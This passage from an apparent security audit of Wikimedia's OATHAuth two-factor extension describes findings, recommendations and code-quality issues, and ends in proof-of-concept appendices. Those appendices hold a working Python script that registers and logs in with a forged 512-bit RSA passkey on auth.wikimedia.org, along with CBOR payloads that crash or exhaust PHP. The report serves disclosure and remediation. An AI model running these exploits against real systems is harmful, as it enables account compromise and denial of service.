$recoveryCodeKey->removeRecoveryCode( $user, $data['recoverycode'] );  
  
// Save the key removal to the database  
$this->userRepository->updateKey( $user, $recoveryCodeKey );  
  
return true;
```

Figure 31.1: Consumption of a recovery code

([mediawiki-extensions-OATHAuth/src/Module/RecoveryCodes.php#L70-L81](#))

The `updateKey` method in `OATHUserRepository` performs a standard UPDATE statement without a conditional WHERE clause that checks the previous state of the data. Two concurrent requests that both call `verify` before either calls `updateKey` will both succeed, consuming the same recovery code twice.

This is a TOCTOU vulnerability. Because PHP processes requests in separate processes (under PHP-FPM), two simultaneous requests can race through the `verify` step before either reaches the database write.

The race has a secondary impact when the consumed code is the last permanent recovery code. `RecoveryCodeKeys::removeRecoveryCode` triggers automatic regeneration when no permanent codes remain. If two concurrent requests both consume the last code, each independently generates a new set of random recovery codes and calls `updateKey`. Because `updateKey` performs an unconditional UPDATE with no optimistic locking, the second write silently overwrites the first worker's regenerated codes. The user may be

shown one set of recovery codes while the database contains a different set, effectively locking the user out of recovery code authentication.

Exploit Scenario

An attacker obtains a single valid recovery code. They prepare two HTTP requests with the same recovery code and send them simultaneously using techniques such as last-byte synchronization. Both requests enter `RecoveryCodes::verify`, both pass the `verify` check against the same in-memory state, and both return `true`. Each request then removes the code and writes the updated key, but since both started with the same state, both succeed. The attacker obtains two authenticated sessions from a single recovery code.

Recommendations

Short term, use an optimistic concurrency control mechanism that includes the current recovery code set (or a hash of it) in the `WHERE` clause of `updateKey` and checks the number of affected rows. If the row was already modified by a concurrent request, it should reject the operation. This will prevent the race condition by detecting concurrent modifications.

Long term, store recovery codes as individual rows (rather than a serialized array in a single `oad_data` blob) so that consumption can be performed as an atomic `DELETE . . . WHERE code_hash = ? LIMIT 1` operation, checking the affected row count. Implement hashing of codes with `sodium_crypto_pwhash_str` using `SODIUM_CRYPTOPWHASH_OPSLIMIT_INTERACTIVE` and `SODIUM_CRYPTOPWHASH_MEMLIMIT_INTERACTIVE` to keep verification under 100 ms on the login path. This will eliminate the TOCTOU window entirely: the `DELETE` operation will become the verification, and only one concurrent request will be able to delete a given row.

32. SecuritySensitiveOperationStatus hook can downgrade reauthentication requirements

Severity: Informational

Difficulty: High

Type: Access Controls

Finding ID: TOB-WIKI2FA-32

Target: OATHAuth/includes/Auth/AuthManager.php

Description

The `onSecuritySensitiveOperationStatus` hook receives the `$status` parameter by reference, allowing any hook implementer to change the reauthentication status from `SEC_REAUTH` to `SEC_OK` unconditionally (figure 32.1). The hook is marked as `@stable` to implement and is able to affect the return value, according to documentation.

```
$this->getHookRunner()->onSecuritySensitiveOperationStatus(  
    $status, $operation, $session, $timeSinceLogin );
```

*Figure 32.1: Top-level hook runner call in the AuthManager
([mediawiki/includes/Auth/AuthManager.php#L919-920](#))*

No constraints are enforced on the direction of status transitions (escalation versus downgrade), and no logging records whether a hook modified the status or what the original value was. Any MediaWiki extension that implements this hook can silently disable reauthentication for all security-sensitive operations across the wiki.

No extensions within the audit scope implement this hook. The finding represents a hardening concern for deployments that install third-party extensions.

Exploit Scenario

A wiki administrator installs a third-party extension that implements the `onSecuritySensitiveOperationStatus` hook to customize the reauthentication behavior for a specific operation. Due to a logic error in the extension, the hook unconditionally sets `$status` to `SEC_OK` for all operations rather than only the intended one. All security-sensitive operations, including password changes and 2FA modifications, proceed without reauthentication. The misconfiguration is not logged or surfaced to the administrator.

Recommendations

Short term, update the code to log the pre-hook and post-hook status values when a hook changes the reauthentication status. This will provide an audit trail for administrators to detect unexpected modifications by extensions.

Long term, consider restricting hook transitions to only allow escalation (from SEC_OK to SEC_REAUTH or SEC_FAIL) and prevent downgrades (from SEC_REAUTH to SEC_OK). Extensions that need to relax reauthentication requirements for specific operations should use a dedicated configuration mechanism rather than a hook that can affect all operations.

33. WebAuthn API endpoints disclose credential metadata without reauthentication

Severity: Informational

Difficulty: Low

Type: Access Controls

Finding ID: TOB-WIKI2FA-33

Target: OATHAuth/src/Api/Module/ApiWebAuthn.php

Description

The `getAuthInfo` and `getRegisterInfo` WebAuthn API endpoints return metadata about a user's registered WebAuthn credentials without requiring reauthentication. While the `register` action enforces the `OATHManage` security level, the two read-only endpoints do not set one, and any authenticated session can retrieve the data for the current session (figure 33.1).

```
private const REGISTERED_FUNCTIONS = [
    self::ACTION_GET_AUTH_INFO => [
        'permissions' => [],
        'mustBeLoggedIn' => false,
    ],
    self::ACTION_GET_REGISTER_INFO => [
        'permissions' => [ 'oathauth-enable' ],
        'mustBeLoggedIn' => true,
    ],
    self::ACTION_REGISTER => [
        'permissions' => [ 'oathauth-enable' ],
        'mustBeLoggedIn' => true,
        'loginSecurityLevel' => 'OATHManage'
    ],
];
```

Figure 33.1: Lack of a `loginSecurityLevel` for `getAuthInfo` and `getRegisterInfo` ([mediawiki-extensions-OATHAuth/src/Api/Module/ApiWebAuthn.php#L32-L46](#))

Calling `getAuthInfo` returns the credential IDs and transport hints for all registered keys (figure 33.2).

```
{
  "webauthn": {
    "auth_info":
    "{\n  \"challenge\": \"pdbEqB25dnPYwqa15wh-stq5A-0YEqTCDt4uSF-oKG8\",\n  \"timeout\": 86400000,\n  \"rpId\": \"auth.wikimedia.org\",\n  \"allowCredentials\": [{\n    \"type\": \"public-key\",\n    \"id\": \"bb6LdB4WMXxQgpLy8rMiFx3UMzk9RRYjEckZ4UeehuNXDbQhr7GdF40ei92kdTpBaAM65yVdDRimShpGPMY96g\",\n    \"transports\": [\"usb\"]\n  }],\n  \"userVerification\": \"preferred\"\n}"
```

```
}
```

Figure 33.2: Credential IDs from `getAuthInfo`

Calling `getRegisterInfo` returns the user's opaque ID, username, and display name, the supported algorithms, and the credential IDs of all existing keys in `excludeCredentials` (figure 33.3).

```
{
  "webauthn": {
    "register_info":
    "{ \"challenge\": \"DxVHPjJnYvpbhxM2GL004Wb85JvR7Z3SGLxMgZfn2T0\", \"timeout\": 86400000, \"rp\": { \"id\": \"auth.wikimedia.org\", \"icon\": null, \"name\": \"Wikipedia\" }, \"user\": { \"id\": \"Z15Sms_wM8FZE0kGM0FwyOB0VrsESltMbROLKduYj7okUva_Xw7lMxo08UXCZwes0Wkw-BMcRpqJBdGUQ-rcgA\", \"name\": \"Thomas-Chauchefoin-TrailOfBits\", \"displayName\": \"Thomas-Chauchefoin-TrailOfBits\" }, \"pubKeyCredParams\": [ { \"type\": \"public-key\", \"alg\": -7 }, { \"type\": \"public-key\", \"alg\": -36 }, { \"type\": \"public-key\", \"alg\": -8 }, { \"type\": \"public-key\", \"alg\": -65535 }, { \"type\": \"public-key\", \"alg\": -257 }, { \"type\": \"public-key\", \"alg\": -259 } ], \"authenticatorSelection\": { \"authenticatorAttachment\": \"cross-platform\", \"userVerification\": \"preferred\", \"residentKey\": null }, \"attestation\": \"none\", \"excludeCredentials\": [ { \"type\": \"public-key\", \"id\": \"221QRtexqx2p2AXy-D4y-BbFS_-4v39oHAjbMXCazyhoe3y-PR1miBTHvA6rgZpJHiB_tscj_aZAW4bAVM_dTA\" }, { \"type\": \"public-key\", \"id\": \"0fFnxUanyVZMad678w6NSb0PyacnWWy5YlK2VP_7CHK7guCib10gEs1TBBFXk2Z4rVwb1SjDqL1BwgTbnqJAcw\" } ] }"
  }
}
```

Figure 33.3: Credential IDs from `getRegisterInfo`

The exposed information is limited, as credential IDs are opaque, but this can reveal how many keys are registered on the account and can help attackers to mount other attacks (e.g., [TOB-WIKI2FA-25](#)).

Recommendations

Short term, add a `loginSecurityLevel` requirement to `getAuthInfo` and `getRegisterInfo`, consistent with the `register` action. Note that this would break the current behavior of `getAuthInfo`, as it currently does not require authentication, but returns `oathauth-webauthn-error-module-not-enabled` for IP users.

A. Vulnerability Categories

The following tables describe the vulnerability categories, severity levels, and difficulty levels used in this document.

Vulnerability Categories	
Category	Description
Access Controls	Insufficient authorization or assessment of rights
Auditing and Logging	Insufficient auditing of actions or logging of problems
Authentication	Improper identification of users
Configuration	Misconfigured servers, devices, or software components
Cryptography	A breach of system confidentiality or integrity
Data Exposure	Exposure of sensitive information
Data Validation	Improper reliance on the structure or values of data
Denial of Service	A system failure with an availability impact
Error Reporting	Insecure or insufficient reporting of error conditions
Patching	Use of an outdated software package or library
Session Management	Improper identification of authenticated users
Testing	Insufficient test methodology or test coverage
Timing	Race conditions or other order-of-operations flaws
Undefined Behavior	Undefined behavior triggered within the system

Severity Levels	
Severity	Description
Informational	The issue does not pose an immediate risk but is relevant to security best practices.
Undetermined	The extent of the risk was not determined during this engagement.
Low	The risk is small or is not one the client has indicated is important.
Medium	User information is at risk; exploitation could pose reputational, legal, or moderate financial risks.
High	The flaw could affect numerous users and have serious reputational, legal, or financial implications.

Difficulty Levels	
Difficulty	Description
Not Applicable	This issue is of informational severity and does not pose an immediate risk, so difficulty does not apply.
Undetermined	The difficulty of exploitation was not determined during this engagement.
Low	The flaw is well known; public tools for its exploitation exist or can be scripted.
Medium	An attacker must write an exploit or will need in-depth knowledge of the system.
High	An attacker must have privileged access to the system, may need to know complex technical details, or must discover other weaknesses to exploit this issue.

B. Database Encryption Scheme Recommendations

Encrypting relational databases securely can be **complicated**. This is because the data being encrypted also lives within a specific context (schema, table, row, column), and this context carries security assumptions. It is not sufficient to merely encrypt a blob of plaintext bytes into a blob of ciphertext bytes, because if an attacker can copy those bytes to another context, they will probably decrypt successfully in an unexpected context.

Consider the following recommendations for safely encrypting relational databases:

1. The encryption should use an authenticated encryption with additional data (AEAD) mode.
2. The AAD must support explicit and implicit additional authenticated (but not encrypted) data.
 - a. Explicit data is stored with the ciphertext.
 - b. Implicit data is asserted on the decrypt path, but not stored.
3. These features must be consistently used by the application code that reads/writes into the database.
4. Optional: For multi-tenant systems (i.e., multiple independent Wikipedias talking to the same database), key management is important.

Implementing these additional requirements would mitigate **TOB-WIKI2FA-4** directly.

The simplest off-the-shelf solution for satisfying the first two requirements is **PASETO**—specifically, `v4.local`, which uses `ext-sodium` (or `sodium_compat` if `ext-sodium` is not available) to encrypt data with XChaCha20 and BLAKE2b-MAC. PASETO was originally proposed as a secure-by-default alternative to JWT. PASETO mitigates **TOB-WIKI2FA-2** by construction.

Using PASETO to satisfy the requirements laid out above is straightforward (figure B.1).

```
<?php
use ParagonIE\Paseto\Builder;
use ParagonIE\Paseto\Protocol\Version4;
use ParagonIE\Paseto\Exception\PasetoException;
use ParagonIE\Paseto\JsonToken;
use ParagonIE\Paseto\Keys\Base\SymmetricKey;
use ParagonIE\Paseto\Parser;
use ParagonIE\Paseto\ProtocolCollection;
use ParagonIE\Paseto\Purpose;
use ParagonIE\Paseto\Rules\{IssuedBy, ValidAt};
```



```

/**
 * @var SymmetricKey $sharedKey
 */
$token = Builder::getLocal($sharedKey, new Version4)
    // Set it to expire in one day
    ->setIssuedAt()
    ->setNotBefore()
    ->setExpiration(
        (new DateTime())->add(new DateInterval('P01D'))
    )
    // Store arbitrary data (encrypted)
    ->setClaims([
        'example' => 'Hello world',
    ])
    ->withFooterArray([
        'key_id' => $symmetric_key_id, // For key rotation
    ])
    ->withImplicitAssertions([
        'user_id' => $user_id_here,
        'extra_data_optional' => 'not stored',
    ]);
echo $token; // Converts automatically to a string

/**
 * On the decrypt path. You can use extractFooter() to get the key_id.
 */
$parser = Parser::getLocal($sharedKey, ProtocolCollection::v4())
    ->setImplicitAssertions([
        'user_id' => $user_id_here,
        'extra_data_optional' => 'not stored',
    ])
    ->addRule(new ValidAt)
    ->addRule(new IssuedBy('issuer defined during creation'));

try {
    $token = $parser->parse($providedToken);
} catch (PasetoException $ex) {
    /* Handle invalid token cases here. */
}
var_dump($token instanceof JsonToken);
// bool(true)

```

Figure B.1: PASETO sample code

Building a custom solution on top of an AEAD mode is also possible, but requires significantly more engineering effort.

C. Code Quality Issues

This appendix contains findings that do not have immediate or obvious security implications. However, addressing them may enhance the code's readability and may prevent the introduction of vulnerabilities in the future.

- `okvpn/clock-lts` is a three-year-old fork of `lcobucci/clock` that keeps 8.2 compatibility, **as required by MediaWiki**. While the fork is not maintained and is lagging behind upstream, it does not seem to be missing security-relevant commits. We discussed this with the Wikimedia Foundation team, who informed us that this is known and tracked in [T405346](#).
- The comment in figure C.1 should read "OATH" instead of "OAuth."

```
/**
 * Persists the given OAuth key in the database.
 */
```

*Figure C.1: Excerpt of `OATHUserRepository.php`
([mediawiki-extensions-OATHAuth/src/OATHUserRepository.php#L92-L94](#))*

- The comment in figure C.2 is incorrect; this has $26 * 8 = 208$ bits of entropy.

```
// 26 digits to give 128 bits - https://phabricator.wikimedia.org/T396951
self::removeBase32Padding( Base32::encode( random_bytes( 26 ) ) ),
```

*Figure C.2: Excerpt of `TOTPKey.php`
([mediawiki-extensions-OATHAuth/src/Key/TOTPKey.php#L40-L41](#))*

- On collision of key names, `checkFriendlyName` concatenates the new name to the existing one instead of assigning it (figure C.3). For instance, "MyKey" becomes "MyKeyMyKey #2", then "MyKeyMyKey #2MyKey #3", and so on.

```
private function checkFriendlyName(): void {
    // (...)
    while ( in_array( strtolower( $this->friendlyName ), $friendlyNames ) ) {
        $this->friendlyName .= "$original #$inc";
        $inc++;
    }
}
```

*Figure C.3: Excerpt of `WebAuthnKey.php`
([mediawiki-extensions-OATHAuth/src/Key/WebAuthnKey.php#L252-L271](#))*

- WebAuthn key names are evaluated as WikiText markup on the key deletion page. All HTML tags are then removed, mitigating any risk of XSS.

- `oauth-2fa-groups-notice-single` and `oauth-2fa-groups-notice-multiple` have a typo in “authentication”; see the highlighted text in figure C.4.

```
"oauth-2fa-groups-notice-single": "You are member of {{PLURAL:$1|a group|groups}} that {{PLURAL:$1|requires|require}} two-factor authentication ($2 on $3). To remove this method you must:\n<ul>\n<li>add another two-factor authentication method, or</li>\n<li>have yourself removed from the {{PLURAL:$1|group|groups}}. Please visit: $4</li>\n</ul>",
"oauth-2fa-groups-notice-multiple": "You are member of {{PLURAL:$1|groups}} that {{PLURAL:$1|require}} two-factor authentication. To remove this method you must:\n<ul>\n<li>add another two-factor authentication method, or</li>\n<li>have yourself removed from the {{PLURAL:$1|groups}}.</li>\n</ul>",
```

Figure C.4: Excerpt of `en.json`

([mediawiki-extensions-OATHAuth/i18n/en.json#L194-L195](#))

- In `web-auth/cose-lib`, `ES256K::ID` is `-46` (figure C.5). In the [IANA COSE algorithms listing](#), `-47` is `ES256K`, and `-46` is `HSS-LMS`. The library’s own `Algorithms::COSE_ALGORITHM_ES256K` correctly uses `-47`.

```
public const ID = -46;
```

Figure C.5: Invalid ID for the `ES256K` algorithm

([cose-lib/src/Algorithm/Signature/ECDSA/ES256K.php#L12](#))

- In `web-auth/webauthn-lib`, the certificate chain validator accepts both `HTTP` and `HTTPS` URLs and then fails to verify the CRL signature, thereby allowing an attacker to provide any syntactically valid DER structure. Similarly, `$allowFailures` defaults to `true`, bypassing CRL when a network error (e.g., DNS) occurs.
- In `web-auth/webauthn-lib`, the `CheckUserHandle` ceremony step compares user handles using the strict equality operator (`===`) rather than the timing-safe `hash_equals()` function. This is mostly just a code smell for cryptography libraries but also theoretically enables a timing side channel.
- In `web-auth/webauthn-lib`, the `WebauthnAuthenticationCollector` class accepts both `webauthn.get` and `webauthn.create` as valid client data types in its `supportedTypes` method. The WebAuthn specification requires that the `type` field in `clientDataJSON` is `webauthn.create` during registration (attestation) ceremonies and `webauthn.get` during authentication (assertion) ceremonies. Both values are accepted regardless of which ceremony is in progress.

D. Proofs of Concept

D.1. TOB-WIKI2FA-22: Authentication with a 512-Bit RSA Passkey

This script demonstrates that users can use a WebAuthn credential backed by a weak 512-bit RSA key during both the attestation and assertion ceremonies. The script in figure D.1.3 requires cookies from a user who has recently been authenticated (or reauthenticated) for the the register sub-command, but not authenticate.

First, register the weak passkey on the test account by providing the `--cookie` option for the register command (figure D.1.1).

```
% uv run -- poc-weak-rsa-512.py --cookie '(...)' register
[*] Fetching edit token...
DEBUG:urllib3.connectionpool:Starting new HTTPS connection (1):
auth.wikimedia.org:443
DEBUG:urllib3.connectionpool:https://auth.wikimedia.org:443 "GET
/enwiki/w/index.php?title=Special%3AAccountSecurity&action=enable&module=webauthn
HTTP/1.1" 200 None
[*] Fetching registration info...
DEBUG:urllib3.connectionpool:Resetting dropped connection: auth.wikimedia.org
DEBUG:urllib3.connectionpool:https://auth.wikimedia.org:443 "GET
/enwiki/w/api.php?action=webauthn&format=json&func=getRegisterInfo&passkeyMode=true
HTTP/1.1" 200 None
[*] Generating 512-bit RSA key...
[+] Key generated (512-bit modulus)
[*] Submitting registration...
DEBUG:urllib3.connectionpool:Resetting dropped connection: auth.wikimedia.org
DEBUG:urllib3.connectionpool:https://auth.wikimedia.org:443 "POST /enwiki/w/api.php
HTTP/1.1" 200 27
[*] Response: {
  "webauthn": {
    "success": ""
  }
}

[+] SUCCESS: server accepted a 512-bit RSA passkey.
[+] State saved to poc-weak-rsa-512-state.json
```

Figure D.1.1: Registration of a new 512-bit RSA passkey

Then, verify that it works for authentication by calling `authenticate` (figure D.1.2).

```
% uv run -- poc-weak-rsa-512.py --cookie '' authenticate
[+] Loaded 512-bit RSA key
[*] Fetching login token...
DEBUG:urllib3.connectionpool:Starting new HTTPS connection (1):
auth.wikimedia.org:443
DEBUG:urllib3.connectionpool:https://auth.wikimedia.org:443 "GET
/enwiki/w/api.php?action=query&meta=tokens&type=login&format=json HTTP/1.1" 200 100
```

```

[*] Fetching passkey challenge...
DEBUG:urllib3.connectionpool:Resetting dropped connection: auth.wikimedia.org
DEBUG:urllib3.connectionpool:https://auth.wikimedia.org:443 "GET
/enwiki/w/api.php?action=query&meta=authmanagerinfo&amirequestsfor=login&format=json
HTTP/1.1" 200 None
[*] Signing assertion with 512-bit key...
[*] Submitting passkey assertion...
DEBUG:urllib3.connectionpool:Resetting dropped connection: auth.wikimedia.org
DEBUG:urllib3.connectionpool:https://auth.wikimedia.org:443 "POST /enwiki/w/api.php
HTTP/1.1" 200 77
[*] Response: {
  "clientlogin": {
    "status": "PASS",
    "username": "Thomas-Chauchefoin-TrailOfBits"
  }
}

[+] SUCCESS: logged in as 'Thomas-Chauchefoin-TrailOfBits' with a 512-bit RSA
passkey.
DEBUG:urllib3.connectionpool:Resetting dropped connection: auth.wikimedia.org
DEBUG:urllib3.connectionpool:https://auth.wikimedia.org:443 "GET
/enwiki/w/index.php?title=Special%3APreferences HTTP/1.1" 200 None
[+] Confirmed session: Thomas-Chauchefoin-TrailOfBits

```

Figure D.1.2: Use of a 512-bit RSA passkey

```

#!/usr/bin/env -S uv run --script
# /// script
# requires-python = ">=3.12"
# dependencies = [
#     "cbor2",
#     "pycryptodome",
#     "rsa",
#     "requests",
# ]
# ///

import argparse
import base64
import json
import logging
import os
import re
import struct
import sys
import urllib3
from hashlib import sha256
from pathlib import Path
from urllib.parse import urlparse

urllib3.disable_warnings()
logging.basicConfig(level=logging.DEBUG)

```

```

import cbor2
import requests
import rsa as pyrsa
from Crypto.Hash import SHA256
from Crypto.PublicKey import RSA
from Crypto.Signature import pkcs1_15

STATE_FILE = "poc-weak-rsa-512-state.json"

def b64url_encode(data: bytes) -> str:
    return base64.urlsafe_b64encode(data).rstrip(b"=").decode()

def build_cose_rsa_key(rsa_key) -> bytes:
    n = rsa_key.n.to_bytes((rsa_key.n.bit_length() + 7) // 8, "big")
    e = rsa_key.e.to_bytes((rsa_key.e.bit_length() + 7) // 8, "big")
    return cbor2.dumps({1: 3, 3: -257, -1: n, -2: e}) # kty=RSA, alg=RS256

def build_auth_data(
    rp_id, credential_id=None, cose_key_cbor=None, sign_count=0, flags=0x01
):
    rp_id_hash = sha256(rp_id.encode()).digest()
    header = rp_id_hash + struct.pack("B", flags) + struct.pack(">I", sign_count)
    if credential_id is not None and cose_key_cbor is not None:
        return (
            header
            + b"\x00" * 16
            + struct.pack(">H", len(credential_id))
            + credential_id
            + cose_key_cbor
        )
    return header

def build_attestation_object(auth_data):
    return cbor2.dumps({"fmt": "none", "attStmt": {}, "authData": auth_data})

def build_client_data_json(typ, challenge, origin):
    return json.dumps(
        {"type": typ, "challenge": challenge, "origin": origin, "crossOrigin":
False},
        separators=(",", ":"),
    ).encode()

def sign_assertion(rsa_key, auth_data, client_data_json):
    signed_data = auth_data + sha256(client_data_json).digest()
    return pkcs1_15.new(rsa_key).sign(SHA256.new(signed_data))

```

```

def generate_rsa_key():
    _, priv = pyrsa.newkeys(512)
    return RSA.construct((priv.n, priv.e, priv.d, priv.p, priv.q))

def make_session(args):
    session = requests.Session()
    session.headers["User-Agent"] = (
        "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) "
        "AppleWebKit/537.36 (KHTML, like Gecko) "
        "Chrome/145.0.0.0 Safari/537.36"
    )
    domain = urlparse(args.base_url).hostname
    for pair in args.cookie.split(";"):
        pair = pair.strip()
        if "=" not in pair:
            continue
        k, v = pair.split("=", 1)
        session.cookies.set(k.strip(), v.strip(), domain=domain)
    if args.proxy:
        session.proxies = {"http": args.proxy, "https": args.proxy}
        session.verify = False
    return session

def fetch_edit_token(session, base_url):
    resp = session.get(
        f"{base_url}/enwiki/w/index.php",
        params={
            "title": "Special:AccountSecurity",
            "action": "enable",
            "module": "webauthn",
        },
    )
    resp.raise_for_status()
    m = re.search(r'name="wpEditToken"[^>]*value="([^\"]+)"', resp.text) or
re.search(
    r'value="([^\"]+)"[^>]*name="wpEditToken"', resp.text
)
    if not m:
        sys.exit("[-] Could not find wpEditToken")
    return m.group(1)

def fetch_register_info(session, base_url):
    resp = session.get(
        f"{base_url}/enwiki/w/api.php",
        params={
            "action": "webauthn",
            "format": "json",
            "func": "getRegisterInfo",
            "passkeyMode": "true",
        },
    )

```

```

    )
    resp.raise_for_status()
    return json.loads(resp.json()["webauthn"]["register_info"])

def fetch_login_token(session, base_url):
    resp = session.get(
        f"{base_url}/enwiki/w/api.php",
        params={"action": "query", "meta": "tokens", "type": "login", "format":
"json"},
    )
    resp.raise_for_status()
    return resp.json()["query"]["tokens"]["logintoken"]

def save_state(key_pem, credential_id, user_handle, rp_id):
    Path(STATE_FILE).write_text(
        json.dumps(
            {
                "key_pem": base64.b64encode(key_pem).decode(),
                "credential_id": base64.b64encode(credential_id).decode(),
                "user_handle": user_handle,
                "rp_id": rp_id,
            },
            indent=2,
        )
    )

def load_state():
    if not Path(STATE_FILE).exists():
        sys.exit(f"[-] {STATE_FILE} not found. Run 'register' first.")
    s = json.loads(Path(STATE_FILE).read_text())
    s["key_pem"] = base64.b64decode(s["key_pem"])
    s["credential_id"] = base64.b64decode(s["credential_id"])
    return s

def cmd_register(args):
    session = make_session(args)

    print("[*] Fetching edit token...")
    token = fetch_edit_token(session, args.base_url)

    print("[*] Fetching registration info...")
    reg_info = fetch_register_info(session, args.base_url)
    challenge = reg_info["challenge"]
    rp_id = reg_info["rp"]["id"]
    user_handle = reg_info["user"]["id"]

    print("[*] Generating 512-bit RSA key...")
    rsa_key = generate_rsa_key()
    print(f"[+] Key generated ({rsa_key.n.bit_length()}-bit modulus)")

```



```

credential_id = os.urandom(64)
cose_key = build_cose_rsa_key(rsa_key)
auth_data = build_auth_data(rp_id, credential_id, cose_key, flags=0x45)
att_obj = build_attestation_object(auth_data)
client_data = build_client_data_json("webauthn.create", challenge,
args.base_url)

credential = {
    "friendlyName": "poc-weak-rsa-512",
    "id": b64url_encode(credential_id),
    "type": "public-key",
    "rawId": base64.b64encode(credential_id).decode(),
    "response": {
        "transports": ["usb"],
        "clientDataJSON": b64url_encode(client_data),
        "attestationObject": b64url_encode(att_obj),
    },
}

print("[*] Submitting registration...")
resp = session.post(
    f"{args.base_url}/enwiki/w/api.php",
    data={
        "action": "webauthn",
        "format": "json",
        "func": "register",
        "passkeyMode": "1",
        "credential": json.dumps(credential),
        "friendlyname": "poc-weak-rsa-512",
        "token": token,
    },
)
resp.raise_for_status()
result = resp.json()
print(f"[*] Response: {json.dumps(result, indent=2)}")

if "error" not in result:
    print(f"\n[+] SUCCESS: server accepted a 512-bit RSA passkey.")
    save_state(rsa_key.export_key(), credential_id, user_handle, rp_id)
    print(f"[+] State saved to {STATE_FILE}")
else:
    sys.exit(f"[-] Registration failed: {result['error']}")

def cmd_authenticate(args):
    state = load_state()
    rsa_key = RSA.import_key(state["key_pem"])
    credential_id = state["credential_id"]
    user_handle = state["user_handle"]
    rp_id = state["rp_id"]

    print(f"[+] Loaded {rsa_key.n.bit_length()}-bit RSA key")

```

```

session = make_session(args)

print("[*] Fetching login token...")
login_token = fetch_login_token(session, args.base_url)

print("[*] Fetching passkey challenge...")
resp = session.get(
    f"{args.base_url}/enwiki/w/api.php",
    params={
        "action": "query",
        "meta": "authmanagerinfo",
        "amirequestsfor": "login",
        "format": "json",
    },
)
resp.raise_for_status()
ami = resp.json()

challenge = None
for req in ami.get("query", {}).get("authmanagerinfo", {}).get("requests", []):
    for fname, field in req.get("fields", {}).items():
        if fname == "auth_info" and field.get("value"):
            challenge = json.loads(field["value"])["challenge"]
            break
if challenge:
    break
if not challenge:
    sys.exit("[-] Could not find passkey challenge")

print("[*] Signing assertion with 512-bit key...")
auth_data = build_auth_data(rp_id, sign_count=1, flags=0x05)
client_data_json = build_client_data_json("webauthn.get", challenge,
args.base_url)
signature = sign_assertion(rsa_key, auth_data, client_data_json)

assertion = {
    "id": b64url_encode(credential_id),
    "type": "public-key",
    "rawId": base64.b64encode(credential_id).decode(),
    "response": {
        "authenticatorData": b64url_encode(auth_data),
        "clientDataJSON": b64url_encode(client_data_json),
        "signature": b64url_encode(signature),
        "userHandle": user_handle,
    },
}

print("[*] Submitting passkey assertion...")
resp = session.post(
    f"{args.base_url}/enwiki/w/api.php",
    data={
        "action": "clientlogin",

```

```

        "format": "json",
        "loginreturnurl": f"{args.base_url}/",
        "credential": json.dumps(assertion),
        "logintoken": login_token,
    },
)
resp.raise_for_status()
result = resp.json()
print(f"[*] Response: {json.dumps(result, indent=2)}")

status = result.get("clientlogin", {}).get("status")
if status == "PASS":
    username = result["clientlogin"].get("username", "?")
    print(f"\n[+] SUCCESS: logged in as '{username}' with a 512-bit RSA
passkey.")

    resp = session.get(
        f"{args.base_url}/enwiki/w/index.php",
        params={"title": "Special:Preferences"},
    )
    resp.raise_for_status()
    m = re.search(r'wgUserName": "([^\"]+)"', resp.text)
    if m:
        print(f"[+] Confirmed session: {m.group(1)}")
    else:
        print(f"\n[-] Authentication returned status: {status}")

def main():
    parser = argparse.ArgumentParser(
        description="PoC: 512-bit RSA passkey registration and login"
    )
    parser.add_argument("--cookie", required=True, help="Session cookies")
    parser.add_argument("--base-url", default="https://auth.wikimedia.org")
    parser.add_argument(
        "--proxy", default="http://127.0.0.1:8080", help="HTTP proxy (default:
Burp)"
    )
    sub = parser.add_subparsers(dest="command", required=True)
    sub.add_parser("register", help="Register a 512-bit RSA passkey")
    sub.add_parser("authenticate", help="Login with the forged passkey")
    args = parser.parse_args()
    if args.command == "register":
        cmd_register(args)
    elif args.command == "authenticate":
        cmd_authenticate(args)

if __name__ == "__main__":
    main()

```

Figure D.1.3: Script to reproduce *TOB-WIKI2FA-22*

D.2. TOB-WIKI2FA-19: CBOR Decoding Denial of Service

D.2.1. Stack Overflow

This proof of concept creates 50,000 nested arrays (figure D.2.1.1), which recurses too deeply and crashes the PHP interpreter because the stack cannot grow any further (figure D.2.1.2).

```
<?php
require __DIR__ . '/vendor/autoload.php';

use CBOR\Decoder;
use CBOR\StringStream;

$payload = str_repeat("\x81", 50_000) . "\x00";

$decoder = Decoder::create();
$decoder->decode(new StringStream($payload));
```

Figure D.2.1.1: Proof of concept

```
% gdb --args php poc-segfault.php
(...)
Reading symbols from php...
(No debugging symbols found in php)
(gdb) r
Starting program: /usr/bin/php poc-segfault.php
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/aarch64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x0000aaaaaae590b4 in zend_objects_store_del ()
(gdb) bt
#0  0x0000aaaaaae590b4 in zend_objects_store_del ()
#1  0x0000aaaaaadb9fa8 in zend_array_destroy ()
#2  0x0000aaaaaae539fc in zend_object_std_dtor ()
#3  0x0000aaaaaae59174 in zend_objects_store_del ()
#4  0x0000aaaaaadb9fa8 in zend_array_destroy ()
#5  0x0000aaaaaae539fc in zend_object_std_dtor ()
#6  0x0000aaaaaae59174 in zend_objects_store_del ()
#7  0x0000aaaaaadb9fa8 in zend_array_destroy ()
#8  0x0000aaaaaae539fc in zend_object_std_dtor ()
#9  0x0000aaaaaae59174 in zend_objects_store_del ()
#10 0x0000aaaaaadb9fa8 in zend_array_destroy ()
(...)
```

Figure D.2.1.2: Running the script crashes the PHP interpreter

D.2.2. CPU and Memory Exhaustion

This proof of concept forces the decoder to compute a number to the power of 10^9 (figure D.2.2.1), which is computationally expensive and also requires a lot of memory for an 8-byte input payload (figure D.2.2.2).

```
<?php
require __DIR__ . '/vendor/autoload.php';

use CBOR\Decoder;
use CBOR\StringStream;

$payload = "\xc4\x82\x1a\x3b\x9a\xca\x00\x01";

$decoder = Decoder::create();
$object = $decoder->decode(new StringStream($payload));
$object->normalize();
```

Figure D.2.2.1: Proof of concept

```
$ time -- php -d memory_limit=512M poc-bcpow.php
PHP Fatal error: Allowed memory size of 536870912 bytes exhausted (tried to
allocate 2097153 bytes) in cbor-php/src/Tag/DecimalFractionTag.php on line 169
real 6.11
user 5.79
sys 0.31
```

Figure D.2.2.2: Running this script requires more than 512 MB of memory and takes several seconds.

D.2.3. Memory Exhaustion

This proof of concept creates an array with 5 million items (figure D.2.3.1), which requires more than 1 GB of memory for a 5 MB payload because of the associated internal PHP overhead (figure D.2.3.2).

```
<?php
require __DIR__ . '/vendor/autoload.php';

use CBOR\Decoder;
use CBOR\StringStream;

$count = 5_000_000;
$payload = "\x9a" . pack('N', $count) . str_repeat("\x00", $count);

$decoder = Decoder::create();
